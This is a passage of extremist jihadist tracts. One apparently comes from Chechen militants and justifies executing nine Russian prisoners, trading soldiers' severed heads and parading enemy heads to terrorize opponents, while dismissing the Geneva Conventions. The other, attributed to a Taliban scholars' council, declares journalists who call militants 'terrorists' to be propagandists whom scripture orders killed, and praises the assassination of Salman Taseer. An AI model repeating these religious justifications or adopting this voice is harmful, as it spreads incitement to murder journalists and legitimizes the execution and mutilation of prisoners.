- **Imam Ibn Hajar**; *Fath Al Bari (6/151-152)*
- **Imam Al Suyuti**; *Al Ashbah Wal Nadhair (1/121)*
- **Imam Al Kasani**; *Badaii Al Sanaii (7/119)*
- **Imam Al Shawkani**; *Nail Al Awtar (8/145-147)*
- **Imam Al Mubarakpuri**; *Tuhfat Al Ahwathi (5/158)*
- **Imam Al Azim Abadi**; *Awn Al Ma'abud (7/247-248)*[6]
- **Imam Al Sarakhsi**; *Al Mabsut (10/137-138)*[7]

[5] ["He - sallallahu 'alayhi wa salam - used to grant amnesty to some, and kill some, and ransom some for money and others for other prisoners of the Muslims, and he did all that in accordance with the benefit of the Muslims," and then he mentioned the evidences for each.]

[6] ["Chapter: Killing the prisoner and he is not offered Islaam. The Prophet sallallahu 'alayhi wa salam granted security (when he entered Makkah) to all except four and two women and he said regarding them, 'Kill them, even if they were holding unto the curtains of the Ka'bah', (they were) 'Ikrimah bin Abi Jahl, 'Abdullah bin Khatal, Muqees bin Subaabah and 'Abdullah bin Sa'd bin Abi Sarh".]

[7] ["And I asked him - Abu Haneefah - regarding a man who captures a man from the enemies, is it (permissible) for him to kill him, or must he bring him to the Imaam? He said: Whichever of those is good. And when Ummayah bin Khalf was killed after he was captured at Badr, the Messenger sallallahu 'alayhi wa salam did not admonish those who killed him, but if he brings him to the Imaam it would be better, as it is a preservation of the significance (hurmah) of the Imaam, but the first (option) is better in showing harshness on the mushrikeen and weakening of them. So it is incumbent on him to choose what is better and more benefitial for the Muslims."]

After showing the verdicts of the learned scholars of Islam with regards to the permissibility of killing prisoners, it should become clear to those who criticized our actions that the Mujahideen did not execute the prisoners because of some foolish whimsical desire. Rather, we executed the prisoners because we deemed it the best course of action to execute them in conjunction with our demand to have the war criminal handed over to us.

Some may naively ask: *"What sin did the nine prisoners commit if the crime was committed by that single murderer (the war criminal Budanov)?"* Those who make this false argument quote the verse from the Quran: *"No bearer of burdens can bear the burden of another."*

Our reply is that the crimes committed by the prisoners themselves warranted their execution. Moreover, Allah Most High has sanctioned the killing of prisoners just because they are prisoners, if this is in the best interest of the Muslims, as was explained earlier at some length. It was within the best interest of the Ummah to have these prisoners executed because of the crime of another war criminal. We punish them (the enemy) with each other because of the crimes they commit.

The Prophet, peace be upon him, performed a similar act, as described in the following hadith authenticated by Imam Muslim: "Thaqif[8] were allies of Banu Aqeel[9]. Thaqif captured two companions of the Prophet (peace be upon him). Thereafter, other companions captured a man from Banu Aqeel, and brought him to the encampment of the Prophet, peace be upon him. The prisoner said: "Oh Muhammad!" upon which the Prophet approached him and replied: "What do you seek?" the prisoner replied: "Why have you taken me (prisoner) and why have you taken my camel[10]. The Prophet replied to the prisoner: "I took you because of the crimes committed by your allies Thaqif." The Prophet, peace be upon him, was not mistaken in his actions, for war demands such actions in defence of the soldiers of Islam. Moreover, we cannot

[8] (an Arabic tribe at war with the Muslims)
[9] (another Arabic tribe)
[10] (which was taken by the Prophet, peace be upon him, and named 'Al Addbaa')

protect the lives and well being of Muslims without taking such actions. We also have many more reasons to justify executing the prisoners that are not apparent to others; we deemed the killing of the nine prisoners as being in the best interest of the Muslims in this particular case. There have been other occasions when other prisoners have been shown mercy and released without conditions. We are not obliged to treat prisoners in any particular way; we study the character and circumstances surrounding each prisoner and make a decision that is based upon and thoroughly backed by Divine Law.

It is apparent that our critics failed to carefully consider the evidence from Divine Law upon which we based our decision. We ask Allah Most High to make us among those who know the truth and excel in following the truth.

(B): The Permissibility of Ransoming Enemy Prisoners in Return for Muslim Prisoners

Imam Al Shawkani explained in his book, Nail Al Awtar (8/146/147):

"The majority of learned scholars advocate the release of an enemy prisoner in return for a Muslim prisoner. This was confirmed in the rigorously authenticated hadith narrated by Imran Ibn Al Husayn: "Thaqif (an Arabic tribe at war with the Muslims) were allies of Banu Aqeel (another Arabic tribe). Thaqif captured two companions of the Prophet (peace be upon him).

"Thereafter, other companions captured a man from Banu Aqeel, and brought him to the encampment of the Prophet, peace be upon him. The prisoner said: "Oh Muhammad!" upon which the Prophet approached him and replied: "What do you seek?" the prisoner replied: "Why have you taken me (prisoner) and why have you taken my camel (which was taken by the Prophet, peace be upon him, and named 'Al Addbaa'). The Prophet replied to the prisoner: "I took you because of the crimes committed by your allies Thaqif."

"He (the prisoner from Banu Aqeel) then called upon the Prophet: "Oh Muhammad!" upon which the Prophet, peace be upon him, approached and replied: "What do you seek?." The prisoner replied "I am a Muslim," upon which the Prophet said: "If you said this (declaration of his Islam) when you where in full control of your situation, then you will have attained success, all the success." The prisoner then called upon the Prophet "Oh Muhammad!." The Prophet, peace be upon him returned and said: "What do you seek?." The prisoner replied: "I am hungry; feed me, and I am thirsty; give me drink." The Prophet replied: "This is your (rightful) need." Later, the prisoner was exchanged for two Muslim prisoners." [End of Imam Shawkani quote]

As the proof (in the validity of exchanging enemy prisoners for Muslim prisoners) is clear, we will not add to it. However, we stressed on clarifying it so that no one may argue that such an action is 'blackmail' or something else deemed un-Islamic; the Prophet, peace be upon him did this (ransomed enemy prisoners for Muslim prisoners). The Prophet kept the prisoner in custody even after the prisoner had declared his Islam; the prisoner was treated well and offered food and drink, he was later exchanged for two Muslim prisoners.

(C): The Permissibility of Exchanging the Remains of Unbelievers for Muslim Prisoners or the Remains of Muslims

The following hadith was reported (not authenticated) by several learned scholars, including Imam Ahmad and Al Tirmithi (4/214): ***"The unbelievers wanted to purchase (acquire/buy-back) the corpse of one of their men (killed in battle); the Prophet, peace be upon him, refused to sell them the corpse."***

Two men, Ibn Abi Layla and Ibn Artaa narrated the hadith. Most scholars have attested that both men are upstanding and of good character, however, most scholars dismiss their narration of the above hadith.

Imam Ahmad (who reported the hadith) stressed that "The hadiths narrated by Ibn Abi Layla may not be invoked (when judging the legality of a particular issue)." Muhammad Ibn Ismail said: "Ibn Abi Layla is very honest, however, we cannot differentiate between the authentic and the non-authentic hadiths he has narrated. I do not report any of the hadiths he has narrated. He (Ibn Abi Layla) is a jurist, yet he lacks (accuracy) when it comes to authenticating the hadith's chain of narration (sanad)."

Abu Essa has said: "If one of them (Ibn Abi Layla and Ibn Artaa) was the sole narrator of a hadith without it being scrutinized and followed-up, then we cannot invoke their narration (of hadith) when making legal verdicts." Ibn Essa continues: "It is also reported that Ibn Abi Layla used to narrate the hadith citing different chains of narration at different times; this is because he depended on memory to cite the chains of narration." On this lack of accuracy, Imam Ahmad has stressed: "The most severe (error) in narrating a hadith involves extending or decreasing the chain of narration, changing the chain of narration or narrating the hadith in a way that changes its meaning."

Al Mubarkapuri stated in his book 'Tuhfat Al Ahwathi': " The decomposed remains of an enemy may not be sold nor exchanged for money. This is based on the hadith: *" The unbelievers wanted to purchase (buy-back) the corpse of one of their men (killed in battle); the Prophet, peace be upon him, refused to sell them the corpse."* The impressibility stems from the unlawfulness of selling all dead beings and the unlawfulness of 'owning' dead beings. It is not permissible to sell or receive compensation for the exchange of a dead being."

Al Mubarakpuri continues: "Imam Bukhari has written in his *'Sahih'* (the encyclopedic work of rigorously authenticated hadiths) a chapter entitled: ' The disposal of decomposing corpses in wells and not taking payment for their remittance.' In this chapter, Bukhari cites the hadith of Ibn Masood that the Prophet, peace be upon him, made supplication against Abi Jahl and other unbelieving leaders of Quraysh; after they (unbelieving leaders) were killed, I saw their corpses being thrown in one of the wells of Badr."

Al Mubarakpuri also states: “Imam Al Hafedh (Ibn Hajar), citing the hadith *'the Prophet, peace be upon him, refused to sell them the corpse'* said no payment may be taken (for the corpses of the unbelievers). Ibn Ishaq mentioned in his book *'Al Maghazi'*: “ The unbelievers wanted to exchange 10,000 for the corpse of one of their men, Nawfal Ibn Abdullah Ibn Al Mugheerah, who was killed assaulting the trench around Medina. The Prophet, peace be upon him, replied to their offer by saying: 'We have no need for this sum nor his body.'”

“ Tradition also pays witness to the fact that if the relatives of unbelievers killed in Badr understood that they could retrieve the corpses of their relatives in exchange for money, they would have done so,” explains Al Mubarakpuri. “ This supports the hadith of Ibn Abbas (*the Prophet, peace be upon him, refused to sell them the corpse*), even though the chain of narration of this hadith is (poorly reported) by Ibn Abi Layla.” [End of Al Mubarakpuri quote].

Imam Ibn Rajab said in his book *'Jamii Al Ulum Wal Hikam'* (1/419): “Imam Ahmad has reported a Hadith attributed to Ibn Abbas who said: “On the day of Khandaq, (Battle of the Trench) the Muslims killed an unbeliever. They (the unbelievers) offered money for his corpse; the Prophet, peace be upon him, said: 'Return to them his corpse, for it is polluted, and polluted is their money.'”

Ibn Rajab continues: “Hareth asked Ishaq: 'what do you say with regards to selling the corpse of an unbeliever to other unbelievers?' he (Ishaq) said ' No (it is not permissible).' Abu 'Amr Al Shaybani has also reported that Ali captured Al Mustawrid Al 'Ijli, who had become an apostate by embracing the Crucifix. When the apostate refused to repent, Ali killed him; the Nasara (worshippers of the cross) offered 30,000 for his corpse: Ali refused and burned the body.”

To examine the validity of this hadith and its implications on any legal verdict, with regards to exchanging the remains of unbelievers for Muslim prisoners or the remains of Muslims, we will examine the following three positions:

1. As quoted earlier, the hadith is weak in its chain of narration and hence may not be invoked or referred to when establishing legal verdicts. Therefore, there is no evidence that would suggest that the sale of enemy corpses is unlawful.

2. Some may argue that despite the weakness of the hadith, the actions of the companions of the Prophet, peace be upon him, was that they did not sell the corpses of the unbelievers. Rather, they were witnessed disposing of them by throwing them in the wells of Badr. The proponents of this position would also refer to the Prophet making unlawful the sale of all dead beings.

Our reply to this position is that the great Imams, including Ahmad and Ibn Madani, refused to accept the principle of 'witnessing' an action as legally binding, unless the action in question is proven to be regulated by clear conditions. We acknowledge that the Prophet, peace be upon him, deemed unlawful the sale of dead beings; however, this position was legislated during times of peace, not during times of war. In order to deem the sale of enemy corpses unlawful during war, there must be a clear and independent ruling on the subject. Such a ruling does not exist, hence, we cannot consider the sale of enemy corpses unlawful.

There are many examples from the Prophetic Tradition that prove this point. For example, the Prophet, peace be upon him, burned the trees of the Jews of Medina even though he declared unlawful the uprooting and destruction of trees during peace time. The Prophet also gave permission to deceive the enemy during wartime and to slaughter the livestock of the enemy as happened during the battle of Hunayn. He also allowed the wearing of silk and assassinations. He accepted that the companions stand guard over him during the treaty of Hudayba even though he did not allow this to happen at other occasions.

When asked about the fact that the women and children of unbelievers may be endangered by Muslim combat actions, the Prophet, peace be upon him, said: *"They (the women and children of the unbelievers) are of them."*

In fact, Imam Shafii (Mughni Al Muhtaj 4/224) Imam Ahmad (Kashf Al Qina'a 3/51) and Imam Abu Hanifa (Fath Al Qadeer 5/447-448) have also ruled that should Muslims be in the captivity of the unbelievers and it is necessary for the Muslim army to attack the unbelievers with the inevitable consequence of endangering the captured Muslims, then it is permissible for the Muslim army to attack.

Imam Ibn Taymiyah was very clear when it came to using all means necessary during war. He even deemed allowing the flow of alcohol to the enemy during war, because: "Stopping alcohol from reaching them will not stop them from praying to Allah or performing acts of worship. On the contrary, their drunkenness simply reduces the intensity of their transgressions in the land. On the other hand, allowing them to become intoxicated weakens them and causes divisiveness and infighting among them. This is to the benefit of the Muslims."

During the war in Afghanistan, Sheikh Uthaymeen explained to us that should the enemy mutilate the bodies of dead Muslims, then it is permissible for Muslims to mutilate the bodies of dead unbelievers.

3. Even if the hadith were questionably valid, which it is not, we are not seeking to sell the corpses of the unbelievers. Rather, we are exchanging their corpses with the bodies of Muslims who were killed. As for the permissibility of selling the corpses, it has been reported that Imam Abu Hanifa was asked about this and said: "It is accepted to do so during times of war, but not to an opposing Muslim camp."

Abu Hanifa also said: "Muslims may use force to capture the wealth of the unbelievers during times of war."

During this war in Chechnya, we have exchanged the heads of 14 Russian soldiers for the bodies of three of our brothers. We see no wrong doing in this and do not accept those who deem this unlawful without referring to evidence from the Quran or the Sunnah.

(D): The Permissibility of Moving/Transporting the Corpses/Remains of Unbelievers

There are two positions that have been reported in this regard. The first is that of the rightly guided caliph, Abu Bakr, may Allah Most High be well pleased with him. In his book *"Assunan Al Kubra"*, Imam Bayhaki states: "Chapter on what has been reported about the moving of the heads of unbelievers: Amr Ibn El'aas and Sharhabeel Ibn Hassana dispatched Uqba to deliver the head of Yunak, the Patriarch of Damascus, to the caliph Abu Bakr. "

"When the head was delivered to the caliph, Abu Bakr showed his displeasure. Uqba responded to this by saying: " Oh Successor of the Prophet of Allah, peace be upon him, but they do the same with us! (decapitate Muslims). Abu Bakr rebuffed Uqba's argument by saying: 'Then should we take example in the methods of the Romans and the Persians? There is no need for you to bring me this head; informing me through correspondence will suffice.'"

Muawiyah Ibn Khadeej and Abd Al Kareem Al Jazari have also reported the position of Abu Bakr. Al Zahri has stated the position of Abu Bakr and has stated that no head was ever delivered to the Prophet, peace be upon him, in Medina.

The second, and more accurate, position confirms the permissibility of moving the remains of unbelievers. Ibn Jarir reported in his encyclopaedic work on history: "Men from Bani Makhzoom reported that Ibn Abbas said: " (on the battlefield of Badr) Abu Jahl (the wounded chieftain of the unbelievers) told me: ' You shepherd, you have risen to a lofty but difficult position.' I ripped his head off and took it to the Prophet, peace be upon him, and said: 'Oh Prophet of Allah, this is the head of enemy of Allah, Abu Jahl.' The Prophet, peace be upon him, was pleased and said: 'All praise be to Allah! there is no god other than Him."

This story has also been related by Imam Ibn Hajar, and reported by Ishaq and Al Hakam.

Imam Al Dahabi related the following story: “Ibn Zubair said: 'Jarjeer who led an army of 120,000 attacked us in the province of Nuba (Africa). We were only 20,000. At first, the men consulted with our commander, Ibn Abi Srah who went into his tent to make a decision. During this time, I glanced from afar the head of Jarjeer; he was behind his troops and was shaded by two concubines who protected him from the sun with the feathers of an ostrich. I (asked) our commander (to make an attempt) at Jarjeer. He accepted and I chose thirty cavalrymen to join me.' I told them to protect my back; I broke through enemy lines and appeared in front of Jarjeer. At first, Jarjeer and his entourage thought I was a messenger, but when he realized I was after him, Jarjeer attempted to run. I caught up with him, decapitated him and placed his head on top of my spear. I yelled 'Allah u Akbar!' and the Muslims attacked as the enemy collapsed and fled.”

Yusuf Al Hanafi has reported that: “Abd Allah Al Daylami approached the Prophet, peace be upon him, with the head of Al Aswad Al Ansi the Liar. We brought the head from Yemen so that the Prophet would witness (a symbol of) the victory of the Muslims.” Yusuf Al Hanafi comments on this by saying: “ These examples confirm the permissibility of moving the heads of the unbelievers from country to country so that people may know the defeat that befalls (those who fight against Allah and His Prophet). “ And Allah says: **“And let a party of the believers witness their punishment.” [Quran 24:2]**

Al Hanafi continues: “Abu Bakr's displeasure (with being presented with the head of the unbelieving chieftain) was a result of his own judgement, at that time, that such a move was unnecessary. Battlefield commanders, such as Yazeed Ibn Abi Sufyan and Uqba Ibn Amer, did not bewrong this because they viewed it as giving glory to the Religion of Allah and humiliating to the infidels. Hence, the decision on such a matter is related to the judgements of the scholars who must decide if such a move is beneficial at that particular time. They must also decide against it if they feel it is unnecessary.”

Imam Shawkani says in his book Asayl Al Jarar: “As for those who show their displeasure with this, I say if carrying the heads of the enemy strengthens the hearts of the Muslims or weakens the unbelievers, then

there is no objection to such a move. On the contrary, it is something good. Moreover, the fact that unbelievers are deemed unclean (Najis) by Divine Law, does not nullify the permissibility of moving the remains of the unbelievers during times of war; after all, strengthening the army of Islam and terrorizing the armies of the enemy is an unquestionable goal of Divine Law. The permissibility is also confirmed by the fact that this happened during the time of the companions."

After reviewing the above, we follow the righteous position of Imam Shawkani who qualifies the moving of enemy remains during time of war with the goal of strengthening the Muslim army and terrorizing the armies of the unbelievers. This position explains the position of the Prophet, peace be upon him, who did not allow this to happen during normal (non-combat) times. Hence, the evidence that confirms the permissibility of this during times of war is substantially greater that the evidence against.

STUDY TWO

In Response to Those who Criticized the Mujahideen for not Abiding by International Treaties on Human Rights

Before proceeding with this study, it is important that we describe the Geneva Accords that outline the rights of prisoners of war. The Geneva Accords, which were signed by member countries of the United Nations states (the following is translated from Arabic):

"Prisoners of war are followers of their governments, and not of the individuals or armed forces to whom they fell captive. The state that captured the prisoners of war must not discriminate against the prisoners for any reason, including race, religion, creed or political affiliation. The prisoners must not be tortured, neither physically nor mentally, and must not be stripped of rank insignia."

"Prisoners must be accorded basic medical services, and must be provided with food, clothing and sanitary conditions. Prisoners have the right to practice intellectual, cultural and sports activities. They also have the right to send and receive letters, albeit under censorship."

"Prisoners will be tried only in front of military courts and may not be judged without due process and the presence of defense lawyers. Prisoners will also be released and returned to their home countries upon the cessation of hostilities." [End of description]

This is the accord to which member states of the United Nations have committed themselves. Any nation that fails to abide by this accord may face sanctions and other punishments, including losing the right to receive international loans, and having the United Nations refuse to take decision in defense of the nation that violates the accords.

Our reply to those who objected to our action and demanded that we comply with such accords is six-fold:

First Response:

We are not members in this (UN) organization and shall not accept joining the organization because we will not sign any of its accords or treaties.

Second Response:

Had we made a commitment not to kill the prisoners of the unbelievers, we would have abided by it. This was the way of the Prophet, peace be upon him, who made an agreement with the unbelievers of Quraysh which he respected until Quraysh betrayed the terms of the treaty. We have not given Russia any commitment, and cannot be charged with breaking a commitment that does not exist.

Third Response:

Several of the clauses in the Geneva Accord correspond to Islamic laws. One of these clauses is about the fair and good treatment prisoners. We have treated many prisoners fairly, and many Russian prisoners whom we have let free will attest to this fact and will admit that the treatment they received was superior to any laws coined by secular and unbelieving authorities.

This follows the Divine guidance from Allah Most High who praised those who treat prisoners well, even if the prisoners are unbelievers. This action also is supported by the example of the Prophet, peace be upon him, who treated Thamma Ibn Al Aathal well; Ibn Al Aathal, who was tied up inside the Prophet's Mosque and then converted to Islam shortly after he was released.

Fourth Response:

Some people may naively believe that such accords are genuine in spirit and enforced in reality, even though they are in fact routinely violated by the five members of the security council, and only cited when weak and developing nations need to be 'brought in line' with the demands of oppressive power politics.

Why is it that every time one of the permanent members of the security council violates the Geneva Accords, little is said or done, but when the soldiers of these countries are captured, every human rights accord is loudly cited? The accords were not introduced to maintain justice, they were introduced to protect the criminality of those who seek to maintain their position in the ugly game of power politics.

There are many examples of this, including:

1. The Massacre of Muslims in Bosnia:

Five years ago, during the Serbian aggression against Bosnia, the United Nations declared the unarmed and undefended Bosnian towns of Zepa and Srebrenica as 'safe havens.' The UN positioned troops in the two towns and pledged to protect their inhabitants from any aggression.

Shortly thereafter, Serb forces attacked the two towns; instead of stopping the aggression, the UN's Dutch peacekeepers evacuated their positions. Most shocking of all, the Dutch peacekeepers provided the Serbs with UN uniforms. The Serbs, disguised as UN troops, ordered the inhabitants of the towns to go to UN headquarters located at an aluminum factory. All of the civilians who gathered at the factory were slaughtered in cold blood. The war criminal Ratko Mladic then herded thousands of young Muslim boys and girls onto buses and sent them to unknown locations. The other residents of the towns were tortured, raped, and dispersed; more than 45,000 Muslims were subjected to this campaign of terror: where was the UN and its accords on human rights? The UN did not just fail in its mission, it was a clear accomplice in the mass murder, rape and torture of innocent civilians.

After the Zepa and Srebrenica massacres, the UN transferred thousands of Croat refugees from Krajinja and settled them in the abandoned homes of the original Muslim inhabitants. UN officials stressed that the Croats who were forced out of their homes would receive all the support they needed…in accordance with their internationally guaranteed human rights.

Ask the then Secretary General of the UN, Boutros Ghali, why were the Serbs not punished in the same way as Iraq? Where were the internationally guaranteed human rights and the rights of prisoners of war in Bosnia?

2. The Murder of Iraqi Soldiers During the Gulf War

On February 24-25, 1991, American and British tanks and armoured vehicles equipped with large shovels buried alive thousands of Iraqi soldiers in their bunkers. The soldiers, who were surrounded and were waiting to surrender, were mercilessly buried under heaps of sand in one of the worst crimes against humanity in the modern era.

This crime was reported and confirmed by the Washington Post, the Daily News (US), the Times (UK) and other major publications. It was even admitted by Pete Williams, then spokesman at the Pentagon, and by Colonel Morino, commander of the US 1st Infantry Division's 2nd battalion, who claimed that the massacre 'was a tactical manoeuvre designed to allow the passage of US and British forces.'

Morino, who identified the engineer Stephen Hawkish as the man who planned the crime, admitted that this crime was so horrible, most of the areas were Iraqi soldiers were buried alive were quickly leveled out and concealed. American soldiers who participated in these crimes were later given medals of honour and described as 'war heroes.'

Let no one assume that we are citing this example because we supported Iraq's aggression against the Muslims of Kuwait. Rather, we cite this example to prove our point that the powers of arrogance and unbelief have no trouble violating accords that guarantee the rights of prisoners of war.

3. Israeli Massacre of Prisoners of War in 1973

Shortly after the end of the 1973 war, the Israeli enemy murdered in cold blood more than 2,000 Egyptian prisoners of war. Ehud Barak, the current Prime Minister of Israel, personally supervised the slaughter of the prisoners. Israeli crimes against Muslims are many, including the

massacre of Deir Yassin in 1948; Menahem Beginm who personally supervised and participated in the massacre became Israel's Prime Minister in 1977. You will also remember the massacre of 40 Muslims as they prayed in the Mosque of the Prophet Abraham in Al Khalil and the massacre of more than 100 civilians at Qana in Lebanon.

The Israelis have and continue to commit such heinous crimes, yet they simultaneously demand compensation for what their forefathers suffered at the hands of the Nazis. This blood stained hypocrisy is sufficient to prove that accords on human rights exit only to suit the needs of the unbelievers when and where they need it.

Fifth Response:

We remind all of our brothers who accused us of violating human rights and the spirit of Islam, that your criticism is wrong and unfair. Is the Muslim who protects his religion, his people, his property and his land a war criminal? What of the Russians who attacked this land and killed, stole, raped and maimed? Who is violating human rights under such circumstances?

If you are determined to defend those who slaughter the Muslims, then do not defend the Russians only, defend those who murdered 100,000 Chechens in the first war, defend those who murdred 1 million Muslims in Afghanistan and 200,000 in Tajikistan. Defend those who bombed the Amirya Shelter in Iraq and the Shifaa medical facility in Sudan. Defend those who set fire to our holy shrine in Jerusalem…

After all this, if you do not know who is the war criminal, then you will never know and will continue to follow the trumpet of the unbelievers and the beat of tyranny.

The Islamic Verdict on Media
(That works against Islam)

The Scholars of the Taliban Mujahideen Shoora Council Pakistan

The world media is indeed a powerful tool – one that has been brutally utilized to cause harm to Islam and Muslims, especially the Mujahideen. Let alone the Kuffar media, even the media in the so-called "Muslim" countries has aggressively aided the crusader-zionists in their war against Allah's believing slaves. They use terms such as "terrorists", "extremists" to describe the Mujahideen while they make light the American and Israel war crimes and their massacre of millions and millions of Muslims. It should not come as a surprise though because everyone knows that the major media companies of the world are owned by a people who hate the religion of Allah to the very core. This historical Islamic verdict regarding the media that works against the Mujahideen brings to light much-needed Sharai guidance regarding the true nature of these journalists and media people who wage war against Allah and His Messenger ﷺ with their mouths. Since this is a universal phenomenon, the ruling may also be considered apt to a lot of general circumstances, of course while taking into consideration the specifics of the application, under the guidance of the Scholars of truth. May Allah Make it of benefit to the Muslims worldwide….

Question: What do the esteemed scholars and Muftis have to say about these journalists, reporters and media personnel who help the West and (their) secularism in the modern war; who refer to the Mujahideen as "terrorists" and "enemies of peace", who refer to the dead of the crusader-allied apostate army as "Shaheed" (martyrs) and the dead of the Taliban as wastefully dead; who defend those who blaspheme against Islam and the Prophet ﷺ and regard the defense of democracy as part of their policy; who spread immorality and lewdness amongst the Muslims and engage in various types of propaganda against Islamic commands while calling themselves "free" and "impartial"? Is this "freedom" allowed for them in the Shariah? Please answer according to the Quran and Sunnah and earn your reward.

All Praise is due to Allah Alone and may Peace and Blessings be upon the Messenger of Allah ﷺ and upon his family, companions and those who follow him. As to what follows,

The State of the Journalists

These people engage in media propaganda against Islam and the Muslims. For instance, they refer to them with names such as "terrorists", "fundamentalists, "radicals", "extremists", "enemies of peace" etc. Even before the attack on Lal Masjid[1], they had proclaimed that there were foreign terrorists inside who possessed weapons and had taken children and girls as hostage. They refer to the Mujahideen in the tribal areas as "foreign terrorists". In Swat, they issued a false video in which they declared that the crime of the Taliban was the application of a Shariah legislated Hadd or punishment. Their media strongly condemned this issue. But when the reality of the video came to fore (that the video was fake), they did not give it its due importance because it would have proved the innocence of the Taliban; and the media is not allowed to show this.

When the Governor Salman Taseer (may Allah Curse him) blasphemed against the Prophet ﷺ and was subsequently killed by Mumtaz Qadri, these media people tried to portray the blasphemer as a martyr and Mumtaz Qadri as a cruel murderer. These same people then made noises that the Taliban had destroyed the "peace" (in Swat). They declared the establishment of Shariah commands and the obligation of the veil for the women as being contrary to peace. And when the Government laid the ground work for the oppressive operation (in Swat) through the journalists and media personnel, then these very same media people declared that "peace" had been restored in Swat. This is when, after the operations, the "restoration of peace" was accomplished in the form of festivals in which men and women danced together, the doors to lewdness and immorality were opened to tourist Kafirs and cinema shows were organized. We ourselves heard on radio that a man was selling immoral video cassettes in Mingora Swat and saying in a TV interview that "peace had been restored". The Swat in which cinemas and video centers were once destroyed was now seeing men selling lewd film cassettes on carts in its main market. This is (their) "peace"…

Aside from this, these "impartial" journalists and media personnel refer to the Jews as Jews, the Americans as Americans and the militaries of the other countries by their very names e.g. SSG, marines, militia etc. but they refer to the Mujahideen as "terrorists" and "extremists". Women appear without veils on their TV Channels through which immorality spreads in the society. This is aside from the films and dramas that are telecast from their TV channels.

A (Christian) woman called Ramsha Maseeh burnt the pages of The Noble Quran. These same media people propagated the drama that she was a little girl. Then they made noises against the scholar (Khalid Jadoon) who testified against her (burning the Quran), that he had lied. They then presented the two witnesses against the scholar with full vigor. But when the two witnesses proclaimed later in high court that they had been coerced by the police into giving their earlier statements against the scholar, the media did not give as much importance to these retractions of theirs as they had given to the earlier statements.

And foremost of all, this media is a firm institution that propagates the cause of this system of disbelief. This is a system that has declared failed, unacceptable and "rejected" the bill of Shariah thrice. It has given the human being the (absolute) right to legislate laws for himself. It has declared that the Islamic Shariah is not the only source of legislation; rather, it has prepared an amalgam of self-made laws of the Kuffar whose respect it teaches Muslims night and day. In this system, the members of the parliament have been granted the authority to accept or reject the Shariah of Allah as they please. This media openly calls for the establishment and progress of democracy.

This media walks on the path of the west and adheres to their democratic values by openly calling for the women to work "shoulder to shoulder" with men. And for this purpose, it arranges proper telecasts. After any (Mujahideen) operation, this media gives proper advice to the Government that they should tighten their security and search for spies amongst themselves. We ourselves saw after the operations in Mehran Base[2] that on GEO TV, it was said that if the Government had punished the criminals involved in the GHQ (operation), then the (Mehran Base) operation wouldn't have happened. And then they wrote about the possibility of the existence of black sheep within the army. And so forth… Aside from these, there have been a lot of things that have been seen by the seers and heard by the listeners but due to brevity, we have not mentioned them. Also, these media people have created films and dramas against the Mujahideen that are based on the utmost

1. The Mosque in Islamabad that was destroyed by the Pakistan Army in 2007, along with the scholars, women and children inside it

2. The Operations that were conducted by the Taliban as revenge for the killing of Shaykh Usama bin Laden by the US (and Pakistani) Military

falsehood. They have hatched therein a full plot to defame the Mujahideen. They show these movies on their channels and present a wrong picture of the Taliban in front of the masses.

Reality of the Journalists

Their Shar'ai names are as follows:

Murjif: In the terminology of Shariah, the one who engages in propaganda against the Muslims during a war between Islam and Kufr is called Murjif.

Mu'qatil: These incite the Kuffar and their helpers for war against Muslims. (For instance) For this purpose, the journalists refer to the Taliban with bad names in front of the masses. They use terms such as "enemies of peace", "extremists" etc. to brainwash the people and create an environment of war.

Sa'i bil Fasaad: These are the ones who spread Fasaad (corruption) on earth. To refrain from obedience to the Commands of Allah is utter Fasaad and the religion of Allah is utter peace. (For instance) Veil (for the woman) is the Command of Allah but these people call verbally and practically for the woman to take off her veil and leave her house. The dispensing of the veil and for the woman is utter Fasaad and corruption of the society and the media strives for this cause. Hence, these (media people) are **Sa'i bil Fasaad** i.e. those who strive for corruption.

The Murjif

The Ruling on the Murjif has been stated by the Quran in the following manner:


"If the hypocrites, and those in whose hearts is a disease (evil desire for adultery, etc.), and the Murjifun (those who spread false news among the people) in Al-Madinah, cease not, We shall certainly let you overpower them, then they will not be able to stay in it as your neighbours but a little while. Accursed, wherever found, they shall be seized and killed with a (terrible) slaughter." [33:60-61]

In this blessed verse, Allah The Exalted has ordered the believers to kill the Murjifeen and those who spread propaganda. He also warns the Murjifeen (plural) and the hypocrites that they should give up their condemned acts; otherwise they would face a terrible end.

